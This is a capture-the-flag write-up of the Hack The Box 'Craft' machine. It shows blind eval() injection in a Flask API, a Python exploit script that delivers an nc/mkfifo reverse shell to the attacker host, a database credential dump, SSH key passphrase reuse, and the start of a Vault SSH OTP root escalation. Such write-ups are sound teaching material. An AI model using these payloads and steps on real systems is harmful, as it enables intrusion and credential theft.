
Verified them immediately:
1
2
3
4
└─$ curl -sk https://api.craft.htb/api/auth/login -u 'dinesh:4aUh0A8PbVJxgd' | jq .
{
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzc3Nzc4NjQ5fQ.ZPIf_IVYiDel4TIC9PR__qzx6RnPNWuq_IonFWacEz0"
}
We’re in.
Exploitation — eval() Injection to RCE
Confirming Code Execution
First, verified the token was valid:
1
2
3
4
5
└─$ curl -X GET https://api.craft.htb/api/auth/check -k \
    -H 'X-Craft-API-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyIjoiZGluZXNoIiwiZXhwIjoxNzc3Nzc5OTA2fQ.qLh1PMaL8-AUoxT8QYsN7tbvcp9A4WbwTmb5f9l50SM' \
    -H 'Content-Type: application/json'

{"message":"Token is valid!"}

Then tested the eval() injection with a ping payload — the output won’t show in the response body since os.system() returns an exit code, not command output, making this a blind injection. Started a tcpdump listener on tun0:
1
└─$ sudo tcpdump -i tun0 icmp
And fired the payload:
1
2
3
4
└─$ curl -sk -X POST https://api.craft.htb/api/brew/ \
  -H "X-Craft-API-Token: <token>" \
  -H "Content-Type: application/json" \
  --data '{"name":"test","brewer":"test","style":"test","abv":"__import__(\"os\").system(\"ping -c 1 10.10.15.45\")"}'
ICMP echo replies came back in tcpdump. RCE confirmed.
Reverse Shell
Since the JWT tokens expired quickly, I wrote a Python exploit script to automate the token fetch and payload delivery:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
#!/usr/bin/env python3
import requests
import json
import sys
import urllib3
urllib3.disable_warnings()

RHOST = "https://api.craft.htb"
LHOST = "10.10.15.45"
LPORT = 9001
CREDS = ("dinesh", "4aUh0A8PbVJxgd")

# get token
print("[*] Fetching token...")
r = requests.get(f"{RHOST}/api/auth/login", auth=CREDS, verify=False)
token = r.json()["token"]
print(f"[+] Token: {token}")

# verify token
headers = {"X-Craft-API-Token": token, "Content-Type": "application/json"}
r = requests.get(f"{RHOST}/api/auth/check", headers=headers, verify=False)
print(f"[*] Token valid: {r.json()}")

# send reverse shell
print(f"[*] Sending reverse shell to {LHOST}:{LPORT}...")
payload = {
    "name": "test",
    "brewer": "test",
    "style": "test",
    "abv": f'__import__("os").system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc {LHOST} {LPORT} >/tmp/f")'
}
r = requests.post(f"{RHOST}/api/brew/", headers=headers, json=payload, verify=False)
print(f"[+] Done. Check your listener.")
1
2
3
4
5
# Terminal 1 — listener
nc -lvnp 9001

# Terminal 2 — fire
python3 exploit.py

Shell landed — root inside an Alpine Linux Docker container:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
connect to [10.10.15.45] from (UNKNOWN) [10.129.229.45] 35099
/bin/sh: can't access tty; job control turned off
/opt/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/opt/app # printenv
HOSTNAME=5a3d243127f5
PYTHON_PIP_VERSION=19.0.1
HOME=/root
PYTHON_VERSION=3.6.8
PWD=/opt/app
/opt/app # cat /etc/os-release
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.9.0
PRETTY_NAME="Alpine Linux v3.9"
Post-Exploitation — Container Pivot
Database Credential Dump
Inside the container at /opt/app/, I found craft_api/settings.py — the file that was .gitignore‘d in the repo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False  # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz66OCkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J75O'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
The database host is db — a Docker internal hostname only resolvable from within the Docker network. Not reachable from my Kali box, only from inside this container.
Using the container’s Python environment and the pymysql library (already present since the app uses it), I dumped the database:
1
2
3
4
5
6
7
8
9
10
11
python3 -c "
import pymysql
conn = pymysql.connect(host='db', user='craft', password='qLGockJ6G2J75O',
                       db='craft', cursorclass=pymysql.cursors.DictCursor)
with conn.cursor() as c:
    c.execute('SHOW TABLES')
    print(c.fetchall())
    c.execute('SELECT * FROM user')
    print(c.fetchall())
conn.close()
"
1
2
3
4
[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'},
 {'id': 4, 'username': 'ebachman', 'password': 'llJ77D8QFkLPQB'},
 {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
Saved the creds locally:
1
2
3
4
└─$ cat leaked-creds-db
dinesh:4aUh0A8PbVJxgd
ebachman:llJ77D8QFkLPQB
gilfoyle:ZEU3N8WNM2rh4T
Tested these against SSH — no luck for any of the three users.
Gilfoyle’s Private Repo & SSH Key
Logging into Gogs as gilfoyle with password ZEU3N8WNM2rh4T revealed a private repository: craft-infra. This contained infrastructure configs including an SSH private key and, critically, Vault configuration files.

Also notable: the nginx/nginx.conf in the repo confirmed three vhosts — gogs, api, and vault.



Saved the id_rsa file. It was encrypted, but Gilfoyle reused his database password as the passphrase.
User Flag
1
2
ssh -i id_rsa gilfoyle@craft.htb
# Passphrase: ZEU3N8WNM2rh4T
1
cat ~/user.txt
Privilege Escalation — HashiCorp Vault SSH OTP
Discovery
Running ls -la in Gilfoyle’s home directory revealed a .vault-token file. Going back to his private craft-infra repo, the vault/secrets.sh script showed exactly how Vault was configured:
1
2
3
4
5
6
7
8
9
10
#!/bin/bash

# set up vault secrets backend

vault secrets enable ssh

vault write ssh/roles/root_otp \
        key_type=otp \
        default_user=root \
        cidr_list=0.0.0.0/0
